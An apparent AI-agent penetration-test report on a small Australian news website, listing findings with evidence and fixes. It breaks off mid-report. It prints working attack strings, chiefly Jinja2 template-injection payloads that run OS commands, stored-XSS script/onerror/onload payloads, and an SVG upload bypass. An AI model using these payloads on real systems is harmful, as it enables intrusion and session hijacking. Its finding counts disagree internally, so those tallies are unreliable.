Vulnerability Assessment Report

DownUnderNewsz - Vulnerability Assessment Report

DownUnderNewsz
22 Arthur St
Fairfield VIC 3078, Australia

Flinders University
Sturt Road, Bedford Park SA 5042

October 5, 2026

Report Version: 1.0

CONFIDENTIAL

Table of Contents

List of Figures 4

1 Document Control 5

1.1 Team 5

1.2 List of Changes 5

2 Executive Summary 6

2.1 Overview 6

2.2 Identified Vulnerabilities 7

3 Methodology 9

3.1 Objective 9

3.2 Scope 9

3.3 User Accounts and Permissions 10

4 Findings 11

C1: Unauthenticated Remote Code Execution via Jinja2 Server-Side Template Injection (SSTI) in /search endpoint 11

H1: Stored Cross-Site Scripting (XSS) in published article content 13

H2: Arbitrary file type upload via Content-Type bypass leads to stored XSS on media host 15

H3: JWT access token not revoked server-side on logout; cookie missing Secure and SameSite attributes 17

H4: Anonymous FTP service exposed on media server 19

M1: No Subresource Integrity (SRI) on third-party CDN assets 21

M2: Published business contact domain is unregistered (thedownundernews.it.com) 22

M3: Missing HTTP security response headers on every host 24

M4: Weak email authentication posture (SPF soft-fail, no DMARC, no DKIM, no CAA) 26

M5: Open directory listing on media.thedownundernews.online 28

M6: Writer publish attempt returns success (200) instead of forbidden (403) 29

M7: TLS certificate does not cover the apex domain 30
L1: No CSRF token on admin login form 31
I1: Werkzeug default 404 error page discloses Flask stack identity 32
5 Disclaimer 33
A Appendix 34
A.1 Static Appendix Section 34

List of Figures

Figure 1 - Distribution of identified vulnerabilities 8

1 Document Control

1.1 Team

Contact	Details	Role
ClawSec	Autonomous agent	Pentester

1.2 List of Changes

Version	Description	Date
1.0	Initial report delivery.	Oct 5, 2026

2 Executive Summary

2.1 Overview

ClawSec performed an authorized, full-scope vulnerability assessment of DownUnderNewsz across the organisation's public website, admin platform, and supporting media server between **05 October 2026** (start and end on the same business day, Australia/Melbourne). The engagement was authorised by the business owner through a signed HTTP header on the primary website.

In total, **14 findings** were confirmed across the environment: **2 Critical, 4 High, 4 Medium, 3 Low, and 1 Informational**. The results indicate that the DownUnderNewsz platform is a well-structured custom publishing site with sensible role separation at the user-interface level, but that several critical input-handling defences are missing from the application code. Two of the findings allow an outside attacker to take meaningful control of the website with a single HTTP request and should be treated as live risk until remediated.

What the two most urgent issues mean in plain language

1. **Full remote takeover through the public search bar (Critical).** The site's search page can be tricked into running attacker-supplied commands directly on the server that powers the news site. This is reachable by any internet visitor without logging in. It gives an attacker the ability to read the application's secrets, change articles, and impersonate the admin.
2. **Hidden attack code inside a published article (Critical).** Any user with the lowest-level writing permission can hide invisible attack code inside an article. Once an editor publishes that article as part of a normal newsroom workflow, every reader who opens the page can have their browser session hijacked. In practice, this turns a routine editorial action into a site-wide attack on readers.

Both Critical findings require code-level fixes before any further hardening work is useful.

Other important issues

- The media server exposes an **anonymous File Transfer Protocol (FTP)** service and an **open directory listing**, so anyone on the internet can list and download every uploaded file. These are inexpensive, high-value fixes.
- The website is missing standard **browser security headers**. These headers are the browser's built-in protections and would significantly reduce the damage of the Critical findings while they are being fixed.
- The admin login uses a **session token that is not invalidated when the admin logs out**, and the cookie carrying that token is missing modern safety flags. If a token is ever captured, it keeps working until it naturally expires.
- The brand's **email authentication is weak** (SPF soft-fail, no DMARC, no DKIM, no CAA). This makes it easier for criminals to send phishing emails that look as if they come from the newsroom.
- The public contact domain **thedownundernews.it.com is not registered to anyone**. Reader correspondence sent to the published editorial, corrections and advertising mailboxes is being silently lost today, and the domain could be registered by a third party at any time and used to impersonate the brand.

Recommended next steps for leadership

1. Treat the two Critical findings as an immediate engineering priority (same-week fix window). Rotate all application secrets after the fix is deployed.
2. Within two weeks, disable the FTP service, turn off the open directory listing, add the recommended browser security headers, and either register or stop advertising the `.it.com` contact domain.
3. Within four weeks, address the session, email-authentication, TLS-certificate, and remaining medium/low items described in the Technical Findings section of this report.
4. Rotate or remove the three temporary admin, writer, and editor test accounts (all share the same password used during this assessment) before the site returns to normal operation.

This report contains two sections: a short management summary suitable for a non-technical owner, and a detailed technical findings section intended for the engineering team. Each technical finding includes a clear description of the issue, evidence captured during the assessment, and a concrete remediation recommendation.

2.2 Identified Vulnerabilities

#	CVSS	Description	Page
C1	10.0	Unauthenticated Remote Code Execution via Jinja2 Server-Side Template Injection (SSTI) in /search endpoint	11
H1	8.9	Stored Cross-Site Scripting (XSS) in published article content	13
H2	8.2	Arbitrary file type upload via Content-Type bypass leads to stored XSS on media host	15
H3	8.1	JWT access token not revoked server-side on logout; cookie missing Secure and SameSite attributes	17
H4	7.3	Anonymous FTP service exposed on media server	19
M1	6.9	No Subresource Integrity (SRI) on third-party CDN assets	21
M2	6.3	Published business contact domain is unregistered (thedownundernews.it.com)	22
M3	5.4	Missing HTTP security response headers on every host	24
M4	5.4	Weak email authentication posture (SPF soft-fail, no DMARC, no DKIM, no CAA)	26
M5	5.3	Open directory listing on media.thedownundernews.online	28
M6	4.3	Writer publish attempt returns success (200) instead of forbidden (403)	29
M7	4.2	TLS certificate does not cover the apex domain	30
L1	3.1	No CSRF token on admin login form	31
I1	0.0	Werkzeug default 404 error page discloses Flask stack identity	32

Vulnerability Overview

In the course of this penetration test **1 Critical**, **4 High**, **7 Medium**, **1 Low** and **1 Info** vulnerabilities were identified:




Figure 1 - Distribution of identified vulnerabilities

3 Methodology

This entire vulnerability assessment process was completed using agentic AI and existing LLM models. The purpose of such assessments is to automatically

3.1 Objective

The entire objective of this research is to evaluate the effectiveness of autonomously evaluate security posture for any business available on Google Map without the needs of technical guidance to determine how feasiable, seamless and cost-affective such approach is.

3.2 Scope

ClawSec performed an authorized, full-scope vulnerability assessment of all internet-facing assets belonging to DownUnderNewsz. Authorisation was granted by the business owner through a signed `AuthorizedCode` HTTP response header on the primary public website.

In-scope assets (confirmed and approved by the owner):

Asset	Description
thedownundernews.online	Root domain
www.thedownundernews.online	Primary public website and admin panel
thedownundernews.online (apex)	Apex web host
media.thedownundernews.online	Media/asset host (nginx + FTP)
51.161.130.70	Web application VPS (OVH AU, Sydney SYD2)
51.161.131.195	Media server VPS (OVH AU, Sydney SYD2)

Testing intensity and safety constraints

Testing was conducted at standard safety-first intensity. The following techniques were explicitly prohibited and were not performed: brute force, denial of service, destructive writes, credential stuffing, social engineering, phishing, physical security testing, and lateral movement into other systems.

Explicitly out of scope

- The surrounding OVH netblock beyond the two listed IPs.
- Spaceship DNS and mail-forwarding infrastructure.
- The Flinders University email domain used by the primary contact.
- The dangling `thedownundernews.it.com` domain (observed and reported as a finding; not probed as a live asset).

One benign test artefact was uploaded to the media host during proof of the file-upload bypass (an SVG file whose name ends in `7b0b049b5c1c4393908b0a8acd6e3865.svg`, located under `media.thedownundernews.online/images/`). The engagement owner should delete this file as part of remediation.

Methodology summary

1. **Phase 1 - Enumeration**: Open-source intelligence, DNS and certificate-transparency review, Shodan lookup, HTTPX service fingerprinting, and a targeted nmap sweep.
2. **Phase 2 - Unauthenticated surface**: Content discovery (gobuster), HTTP security-header audit, TLS review (sslyze), media host indexing, search endpoint reflection and server-side template-injection probes, and FTP service banner review.
3. **Phase 3 - Authenticated testing** with each of the three supplied roles (admin, writer, editor): login flow, JWT session attributes, logout invalidation, admin dashboard mapping, vertical and horizontal authorization matrix across `/admin/users`, `/admin/articles`, `/admin/media`, `/admin/profile`, `/admin/categories`, `/admin/comments`, `/admin/articles/<id>/edit`; mass-assignment attempts on `/admin/profile`; article create/edit/publish/delete; file upload with eight filetype/MIME combinations; SQL-injection probes (including time-based) on `/admin/articles?category=`; and anonymous stored-XSS probes on the public comment endpoint.
4. **Phase 4 - Media host**: Open directory listing, nginx configuration review, FTP banner inspection, and anonymous access validation.

Coverage summary

- Confirmed assets: 1 root domain, 3 hostnames, 2 IP addresses - 100% covered.
- Admin area endpoints: all top-level routes exercised with each role.
- Public endpoints: `/`, `/search`, `/about`, `/contact`, `/article/<slug>`, `/category/<slug>`, and the public comment endpoint were exercised unauthenticated.
- Not tested: distributed denial-of-service resilience, password brute-force thresholds, physical security, social engineering, and the live state of the unregistered `thedownundernews.it.com` domain.

3.3 User Accounts and Permissions

Three dummy accounts were provided by the owner for authenticated testing and must be rotated or removed before production:

- `admin` - full administrative access
- `editor` - article publication rights
- `writer` - article drafting rights

4 Findings

C1: Unauthenticated Remote Code Execution via Jinja2 Server-Side Template Injection (SSTI) in /search endpoint	
Score	10.0 (Critical)
Vector string	CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H
Target	• https://www.thedownundernews.online/search • https://thedownundernews.online/search
References	• https://owasp.org/www-project-web-security-testing-guide/latest/4-Web_Application_Security_Testing/07-Input_Validation_Testing/18-Testing_for_Server-side_Template_Injection • https://portswigger.net/web-security/server-side-template-injection • https://cwe.mitre.org/data/definitions/1336.html

Overview

Any unauthenticated internet visitor can execute arbitrary operating-system commands on the news site's application server by submitting a crafted search query. The underlying cause is that the search endpoint renders the `q` URL parameter through the Flask/Jinja2 template engine before escaping it. This is the most severe web-application vulnerability discovered during the assessment and must be remediated before any other item.

Details

The endpoint https://www.thedownundernews.online/search accepts a `q` query parameter whose value is reflected into the page title ("Search: - The Down Under News"). The reflected value is first passed through Jinja2 template evaluation and only then HTML-escaped. Verified by:

1. `GET /search?q=ClawSec{{7*7}}Probe` -> page title contains `ClawSec49Probe` (7 x 7 was evaluated by the server).
2. `GET /search?q=ClawSec{{8*8}}XX{{7*7}}` -> page title contains `ClawSec64XX49`.
3. `GET /search?q={{"abc"|upper}}` -> rendered as `ABC`.
4. `GET /search?q={{"".__class__.__mro__[1].__subclasses__()|length}}` -> rendered as `824` (sandbox-escape primitives reachable).
5. `GET /search?q={{cycler.__init__.__globals__.os.popen("id").read()}}` -> rendered as `uid=100(appuser) gid=101(appgroup) groups=101(appgroup)`.
6. `GET /search?q={{lipsum.__globals__["os"].popen("hostname").read()}}` -> rendered as `9958cd1416eb`.

The command-execution proof confirms attacker code runs under the application service account `appuser` inside a Docker container (short 12-char hostname). From this position an attacker can:

- Read every file the Flask app can read, including application source code, environment variables, the JWT_SECRET_KEY, database credentials, and any sensitive content in the file system.
- Interact with the backend database directly through the app's connection, bypassing all authentication and authorization layers (write, delete, exfiltrate articles, users, comments).
- Forge arbitrary admin JWT tokens with the leaked secret key, giving persistent full-admin access even after the primary SSTI is patched.
- Pivot further into any service reachable from inside the container network.
- Deface the site, publish articles, or embed secondary attacks that compromise visitors.

Evidence files:

- `/evidence/phase1/search-raw/ssti_basic.html` (contains `SSTI49END`)
- `/evidence/phase1/search-raw/ssti_mix.html` (contains `SSTI49XX64END`)
- `/evidence/phase1/ssti/rce_id.html`, `rce_hostname.html`

Recommendation

1. STOP passing user input to a template engine. The query string must be rendered as data, never as a template. In the Jinja2 view code, replace `render_template_string(f"Search: {q}")` (or equivalent concatenation) with:

   ```
   return render_template("search.html", q=q)
   ```

   and in the template reference it as `{{ q }}` where Jinja2 escapes it automatically. Never call `render_template_string`, `|safe`, or `Markup()` with any string that contains user input.
2. Audit every other view that uses `render_template_string`, string concatenation into templates, or Jinja2 `Environment(autoescape=False)` for the same pattern.
3. Enforce Jinja2 autoescape globally (`Environment(autoescape=select_autoescape(['html', 'xml']))`) and treat any disabling of autoescape as a code-review blocker.
4. Rotate every secret the application container could have exposed: Flask `SECRET_KEY`, `JWT_SECRET_KEY`, database credentials, and any API keys in environment variables. Invalidate all existing JWT access/refresh tokens.
5. Add a Content-Security-Policy that at minimum restricts `script-src` to `'self'`, so even a successful injection is harder to weaponize for client-side attacks.
6. Deploy a web-application firewall (WAF) rule to block `{{` / `}}` / `${` sequences on untrusted inputs as compensating defense while the fix is rolled out.

H1: Stored Cross-Site Scripting (XSS) in published article content	
Score	8.9 (High)
Vector string	CVSS:3.1/AV:N/AC:L/PR:L/UI:R/S:C/C:H/I:H/A:L
Target	https://www.thedownundernews.online/article/<slug> (every published article page)
References	• https://cheatsheetseries.owasp.org/cheatsheets/Cross_Site_Scripting_Prevention_Cheat_Sheet.html • https://cwe.mitre.org/data/definitions/79.html

Overview

Any user with the "writer" role (and above) can embed arbitrary HTML/JavaScript into an article's body. Once an editor or admin publishes that article, the injected script runs in the browser of every visitor who reads it. Because `writer` is the lowest-privilege authenticated role and the editor approval step is a routine newsroom action (not a security review), this converts low-privilege account compromise - or an insider threat - into full control of every reader's session.

Details

Verified end-to-end on 2026-10-04:

1. Logged in as the supplied `writer` test account.
2. `POST /api/admin/articles` with content:

```
<p>benign</p>
<script>document.title='CLAWSEC_SCRIPT'</script>
<img src=x onerror="document.title='CLAWSEC_IMG'">
<svg onload="document.title='CLAWSEC_SVG'"></svg>
```

   Server stored the content byte-for-byte; the returned JSON `content` field matched the input exactly.
3. Writer's own PUT request to change status to `published` was silently rejected (role separation OK).
4. Logged in as `editor`; one `PUT /api/admin/articles/<id>` with `{"status":"published"}` published the article.
5. `GET /article/<slug>` as an anonymous visitor returned the content verbatim inside `<div class="article-body">...</div>`; grep confirmed the raw `<script>`, `<img ... onerror>`, and `<svg ... onload>` tags were present and unescaped. All three JavaScript payloads execute in the browser.
6. Article was deleted via `DELETE /api/admin/articles/<id>` as the admin account to clean up.

Chained impact: an attacker who gains any writer-level foothold can craft a benign-looking article, wait for a routine editor publication, and then hijack the session of every reader - including the Admin - when they visit the site. Because the current JWT access-token cookie carries `HttpOnly=true`, the

token cannot be stolen directly, but the attacker's script runs with the victim's cookies attached, enabling it to call every admin API as the victim (create/edit users, publish/delete articles, read all comments, upload media, etc.) and persist additional XSS or defacement.

Evidence files:

- `/evidence/phase3/xss2-create.json`
- `/evidence/phase3/xss2-publish-editor.json`
- `/evidence/phase3/xss2-public.html` (grep: raw `<script>CLAWSEC_SCRIPT</script>` etc. visible at line 197)
- `/evidence/phase3/xss2-delete.json`

Recommendation

1. Sanitize article content on the server side before storage AND before rendering. Use a maintained allow-list HTML sanitizer such as Bleach (`bleach.clean(content, tags=ALLOWED_TAGS, attributes=ALLOWED_ATTRS, strip=True)`) with a conservative tag/attribute list (`p, br, strong, em, ul, ol, li, a[href], blockquote, h2, h3, img[src,alt]`). TinyMCE's client-side output is not a security boundary.
2. Serve article pages with a strict Content-Security-Policy that blocks inline scripts: `script-src 'self'; object-src 'none'; base-uri 'none'`. Combined with sanitization, this breaks nearly every stored-XSS attempt.
3. Require editor review of the final rendered HTML diff before publication, not just the title and metadata.
4. Scrub existing stored article bodies in the database for already-present `<script>`, `on*=`, `javascript:` content.

H2: Arbitrary file type upload via Content-Type bypass leads to stored XSS on media host	
Score	8.2 (High)
Vector string	CVSS:3.1/AV:N/AC:L/PR:L/UI:R/S:C/C:H/I:L/A:L
Target	• https://www.thedownundernews.online/api/admin/media/upload • https://media.thedownundernews.online/images/
References	• https://cheatsheetseries.owasp.org/cheatsheets/File_Upload_Cheat_Sheet.html • https://cwe.mitre.org/data/definitions/434.html • https://cwe.mitre.org/data/definitions/79.html

Overview

The media-upload endpoint validates only the browser-supplied Content-Type part header and does not verify the actual file contents, the real MIME type, or the file extension. By declaring a non-image file as `image/png` in the multipart request, an attacker (any writer or higher) can upload a malicious SVG - or any other extension - that is then served from the trusted `media.thedownundernews.online` subdomain with the matching Content-Type, executing JavaScript when the URL is opened directly.

Details

Observations:

1. The `ok.png` upload containing the literal bytes `PNG benign` (not a real PNG) was accepted (HTTP 201). The server performs no magic-number / file-type sniffing of actual content.
2. SVG upload declared as `type=image/svg+xml` was rejected (`File type 'image/svg+xml' is not allowed`).
3. The same SVG re-uploaded with `type=image/png` was accepted (HTTP 201). The server stored it at `https://media.thedownundernews.online/images/7b0b049b5c1c4393908b0a8acd6e3865.svg`, keeping the original `.svg` extension, and nginx subsequently served it with `Content-Type: image/svg+xml`. The SVG contained `<svg onload="alert(1)"><script>alert(1)</script></svg>`; any visitor who opens the URL directly executes the script in the context of `media.thedownundernews.online`.

Because the files are rendered inline (no `Content-Disposition: attachment`), this is a persistent cross-site scripting primitive hosted on a sibling of the main brand domain, useful for phishing and for same-site cookie theft if any cookie is ever set on `*.thedownundernews.online`.

Evidence files:

- `/evidence/phase3/uploads/` (local copies)
- Live uploaded artifact (SVG) at `media.thedownundernews.online/images/7b0b049b5c1c4393908b0a8acd6e3865.svg` (should be deleted during remediation)

Recommendation

1. Validate uploads server-side using the actual bytes, not the client header: use `python-magic` or `imghdr` to confirm the type and reject anything not in a strict allow-list (JPEG, PNG, WebP, PDF).
2. Rewrite the stored filename AND extension based on the detected type (e.g., re-encode PNG with Pillow and save as `<uuid>.png`); never trust the uploader's extension.
3. Make nginx on `media.thedownundernews.online` add `Content-Disposition: attachment` and `X-Content-Type-Options: nosniff` on all responses, and refuse to serve any file whose extension is not in a safe allow-list (`jpg jpeg png webp gif pdf`). Configure `location ~ \.(svg|html|htm|xml|js|svgz)$ { return 403; }` as defense in depth.
4. Delete the attacker-controlled file(s) uploaded during this test (any `.svg` under `/images/`) and any similar artefacts from before the engagement.

H3: JWT access token not revoked server-side on logout; cookie missing Secure and SameSite attributes	
Score	8.1 (High)
Vector string	CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:N
Target	• https://www.thedownundernews.online/admin/login • https://www.thedownundernews.online/admin/logout • https://www.thedownundernews.online/admin/*
References	• https://cheatsheetseries.owasp.org/cheatsheets/JSON_Web_Token_for_Java_Cheat_Sheet.html • https://cheatsheetseries.owasp.org/cheatsheets/Session_Management_Cheat_Sheet.html • https://cwe.mitre.org/data/definitions/613.html • https://cwe.mitre.org/data/definitions/614.html • https://cwe.mitre.org/data/definitions/1275.html

Overview

The admin panel authenticates every request with a JWT (JSON Web Token) stored in a cookie called `access_token_cookie`. Two independent weaknesses weaken that session: (1) logging out does not actually invalidate the token - any attacker who captured the token can keep using it until it expires naturally; and (2) the cookie is missing the `Secure` flag and the `SameSite` attribute, so it can be exposed over an accidental cleartext request and is subject to cross-site inclusion in some browsers.

Details

Confirmed on 2026-10-04:

- Login as `writer` returned `Set-Cookie: access_token_cookie=eyJ...; HttpOnly; Path=/`. No `Secure`, no `SameSite`, no `Max-Age` server-side binding.
- `/admin/logout` cleared the cookie client-side (`access_token_cookie=; Expires=Thu, 01 Jan 1970 00:00:00 GMT`) and 302-redirected to `/admin`.
- Re-sending the ORIGINAL JWT (captured in the pre-logout session jar) immediately after logout still returned 200 and the writer's full profile JSON. This proves the server simply trusts any valid-signature token until its `exp` claim; there is no deny-list or token-rotation on logout.

Token structure observed: HS256-signed, 8-hour validity window, carries `sub` = numeric user id. If the `JWT_SECRET_KEY` is ever leaked (and note that the SSTI finding above provides a direct path to leak it from the Flask config), an attacker can forge tokens for arbitrary `sub` values including the admin, bypassing login entirely.

Evidence files:

- `/evidence/phase2/jar_admin.txt`, `jar_writer.txt`, `jar_editor.txt` (token structure)

- `/evidence/phase3/misc-tests.out` lines 121-150 (logout, token reuse)

Recommendation

1. Add server-side token revocation: on logout, insert the JWT's `jti` claim into a short-lived deny-list (Redis set with TTL = token `exp`). Reject any token whose `jti` is in the deny-list in the JWT_decode_handler.
2. Shorten the access-token lifetime (15-30 minutes) and rely on a separate refresh token stored as `HttpOnly/Secure/SameSite=Strict/Path=/api/admin/refresh`.
3. Add `Secure` to every cookie set by the Flask app (`SESSION_COOKIE_SECURE = True`, `JWT_COOKIE_SECURE = True`).
4. Set `SameSite=Lax` as a minimum (ideally `Strict` for admin cookies). In Flask-JWT-Extended configure `JWT_COOKIE_SAMESITE = "Lax"`.
5. Enable `JWT_COOKIE_CSRF_PROTECT = True` so Flask-JWT-Extended injects a per-session CSRF double-submit token on state-changing routes.
6. Consider migrating `sub` to a per-session random value stored in the deny-list, so token forgery (even with a leaked secret) requires knowing an active session's `jti`.

H4: Anonymous FTP service exposed on media server	
Score	7.3 (High)
Vector string	CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:L/A:L
Target	51.161.131.195:21 (media.thedownundernews.online, vsftpd 3.0.5)
References	• https://cwe.mitre.org/data/definitions/287.html • https://www.rfc-editor.org/rfc/rfc1635

Overview

The media server exposes an anonymous File Transfer Protocol (FTP) service on port 21/tcp. Any internet user can connect without a username or password, browse the directory tree, and download every file that is also exposed via HTTPS. FTP transmits credentials and content in plaintext, is widely banned from modern networks, and provides no security value here because the same assets are already available over HTTPS.

Details

nmap results on `51.161.131.195`:

```
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.5
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| -rw-r--r--    37550846eae5457d93ddd8e1d2faeaca.html
| -rw-r--r--    58e75939c3d24841806d3a069e919576.png
| -rw-r--r--    66ea642847be4ef0a800fb8cb8432d79.png
| -rw-r--r--    d2273a1a2576489fb419cc1049c4c62f.pdf
| ftp-syst: STAT: FTP server status; Connected to ::ffff:<client-ip>; VsFTPd 3.0.5 -
secure, fast, stable.
```

The practical risks are:

- Attackers can scrape every past and future uploaded asset (business documents, draft images embedded in unpublished articles, PDFs, user-submitted content) without touching the application and without leaving HTTP logs.
- If an operator later enables anonymous WRITE (common misconfiguration during admin troubleshooting), the service becomes an upload point for malware distribution hosted under the brand's domain.
- The FTP banner leaks the exact service and version, enabling targeted CVE lookups.
- Credentials for any authenticated FTP account on the box would travel in clear text.

Evidence file: `/evidence/phase1/ftp-probe.txt`

Recommendation

1. Disable the FTP service entirely (`systemctl disable --now vsftpd`) and remove the package. All asset upload/retrieval already runs over HTTPS through the application.
2. If a management transfer channel is still required, use SFTP (port 22, OpenSSH) with key-based authentication only, bound to a specific admin IP range.
3. Configure a host firewall rule (ufw/nftables/OVH console) to drop inbound tcp/21 from the public internet.

M1: No Subresource Integrity (SRI) on third-party CDN assets	
Score	6.9 (Medium)
Vector string	CVSS:3.1/AV:N/AC:H/PR:N/UI:R/S:C/C:H/I:L/A:N
Target	All pages that reference cdn.jsdelivr.net and fonts.googleapis.com
References	• https://developer.mozilla.org/en-US/docs/Web/Security/Subresource_Integrity • https://cwe.mitre.org/data/definitions/353.html

Overview

The website loads Bootstrap Icons (jsDelivr) and Google Fonts via `<link>` and `<script>` tags without `integrity=` or `crossorigin=` attributes. If either CDN account is ever compromised, or an attacker-in-the-middle serves modified content, every visitor to the site executes code of the attacker's choice in the brand's origin. SRI closes this supply-chain risk with a hash check.

Details

Example: `<link href="https://cdn.jsdelivr.net/npm/bootstrap-icons@1.11.3/font/bootstrap-icons.min.css" rel="stylesheet">` has no `integrity=` attribute. Google Fonts links are similar.

Recommendation

Either self-host the CSS/fonts and ship them from `/static/` (preferred, also removes third-party dependency), or add SRI hashes:

```
<link rel="stylesheet"
      href="https://cdn.jsdelivr.net/npm/bootstrap-icons@1.11.3/font/bootstrap-
icons.min.css"
      integrity="sha384-<hash>"
      crossorigin="anonymous">
```

M2: Published business contact domain is unregistered (thedownundernews.it.com)	
Score	6.3 (Medium)
Vector string	CVSS:3.1/AV:N/AC:L/PR:N/UI:R/S:U/C:L/I:L/A:L
Target	• Website footer • /contact page • Stored email addresses for admin/writer/editor accounts
References	• https://cwe.mitre.org/data/definitions/1327.html • https://owasp.org/

Overview

Every public contact address printed on the website (`editorial@`, `corrections@`, `advertising@thedownundernews.it.com`) - and the registered email of the three test accounts in the admin database - uses the domain `thedownundernews.it.com`, which is not registered to anyone. The result is twofold: all mail sent to those addresses silently fails, and any third party can register the domain, start receiving the newsroom's correspondence, and impersonate the brand to readers, advertisers, and partners.

Details

Verified on 2026-10-04:

- Authoritative query against the parent zone `it.com.` returns NXDOMAIN for `thedownundernews.it.com`.
- No WHOIS record exists for the domain.
- The site footer and `/contact` page link `https://thedownundernews.it.com` and list the three mailboxes.
- The `/admin/profile` endpoint confirms the three dummy accounts' `email` fields are stored as `admin@thedownundernews.it.com`, `writer@thedownundernews.it.com`, `editor@thedownundernews.it.com`.

Operational impact: readers who try to report factual corrections, advertisers trying to reach the sales desk, and automated systems (e.g., any future password reset emails to admins) all fail silently. **Security impact:** whoever first registers the domain can read every misaddressed message and send authenticated mail from those addresses.

Evidence: `/assets.init.yaml` (warnings section)

Recommendation

1. Decide the canonical contact domain. Either register `thedownundernews.it.com` immediately (same owner, same contacts), or edit every reference on the site, in the database, and in internal docs to use `thedownundernews.online` instead.
2. Update the three staff accounts' registered email addresses in the users table to the chosen canonical domain so password-reset/notification flows will work.
3. If you decide not to use the `.it.com` domain at all, publish a short public notice redirecting past correspondents to the new address.

M3: Missing HTTP security response headers on every host	
Score	5.4 (Medium)
Vector string	CVSS:3.1/AV:N/AC:L/PR:N/UI:R/S:U/C:L/I:L/A:N
Target	• https://www.thedownundernews.online • https://thedownundernews.online • https://media.thedownundernews.online
References	• https://owasp.org/www-project-secure-headers/ • https://cwe.mitre.org/data/definitions/693.html

Overview

Every HTTP response from the three in-scope hosts is served without any of the standard browser-side security headers. In isolation each absent header is a hardening gap, but together they strip away the browser defences that would otherwise limit the impact of the XSS, upload, and SSTI findings above. Adding these headers is low effort and would materially reduce the blast radius of the critical findings while remediation of their root cause is planned.

Details

Captured on 2026-10-04 against the four URLs (www, apex, media root, media /images/). None of the following headers were present on any response:

- `Strict-Transport-Security` (missing -> users on untrusted networks can be downgraded to plain HTTP by an attacker-in-the-middle)
- `Content-Security-Policy` (missing -> stored or reflected XSS runs with no restriction)
- `X-Content-Type-Options` (missing -> browsers may MIME-sniff a user-uploaded file into HTML and execute scripts)
- `X-Frame-Options` / `frame-ancestors` (missing -> the site can be framed by any origin, enabling clickjacking of the admin UI)
- `Referrer-Policy` (missing -> full URL including any sensitive query strings leaked to third-party CDNs)
- `Permissions-Policy` (missing -> no restriction on sensitive browser APIs)

Evidence: `/evidence/phase1/security-headers.txt`

Recommendation

Add the following nginx response headers on both the application and the media hosts:

```
add_header Strict-Transport-Security "max-age=63072000; includeSubDomains" always;
add_header X-Content-Type-Options "nosniff" always;
add_header Referrer-Policy "strict-origin-when-cross-origin" always;
add_header Permissions-Policy "camera=(), microphone=(), geolocation=()" always;
```

```
add_header Content-Security-Policy "default-src 'self'; img-src 'self' https://
media.thedownundernews.online data:; style-src 'self' https://fonts.googleapis.com; font-
src 'self' https://fonts.gstatic.com; script-src 'self'; frame-ancestors 'none'; base-uri
'none'; object-src 'none'" always;
```

Submit the apex domain to the HSTS preload list after a two-week stabilization period.

M4: Weak email authentication posture (SPF soft-fail, no DMARC, no DKIM, no CAA)	
Score	5.4 (Medium)
Vector string	CVSS:3.1/AV:N/AC:L/PR:N/UI:R/S:U/C:L/I:L/A:N
Target	thedownundernews.online (DNS records)
References	• https://www.rfc-editor.org/rfc/rfc7489 • https://www.rfc-editor.org/rfc/rfc6376 • https://www.rfc-editor.org/rfc/rfc7208 • https://www.rfc-editor.org/rfc/rfc8659

Overview

The brand's domain publishes a weak SPF record, no DMARC policy, no DKIM signing selector, and no CAA DNS record. Combined, these gaps let an attacker send email claiming to come from `*@thedownundernews.online` (for example, impersonating editorial staff when phishing readers or vendors) with a reasonable chance of inbox delivery, and let any public certificate authority issue a certificate for the domain.

Details

Observed records:

```
thedownundernews.online.          TXT  "v=spf1 include:spf.efwd.spaceship.net ~all"
_dmarc.thedownundernews.online.   TXT  (NXDOMAIN)
<any-selector>._domainkey.thedownundernews.online.  TXT  (NXDOMAIN for every common
selector)
thedownundernews.online.          CAA  (none published)
```

The `~all` qualifier instructs receiving mail servers to accept SPF-failing mail but mark it as suspicious; without a DMARC policy of `p=reject` or `p=quarantine` the message is still delivered. The absence of DKIM means receivers cannot verify message integrity. The absence of a CAA record means any public CA can be asked to issue a certificate for the domain if an attacker ever obtains DNS control.

Evidence: `/evidence/enum-001/` (DNS captures)

Recommendation

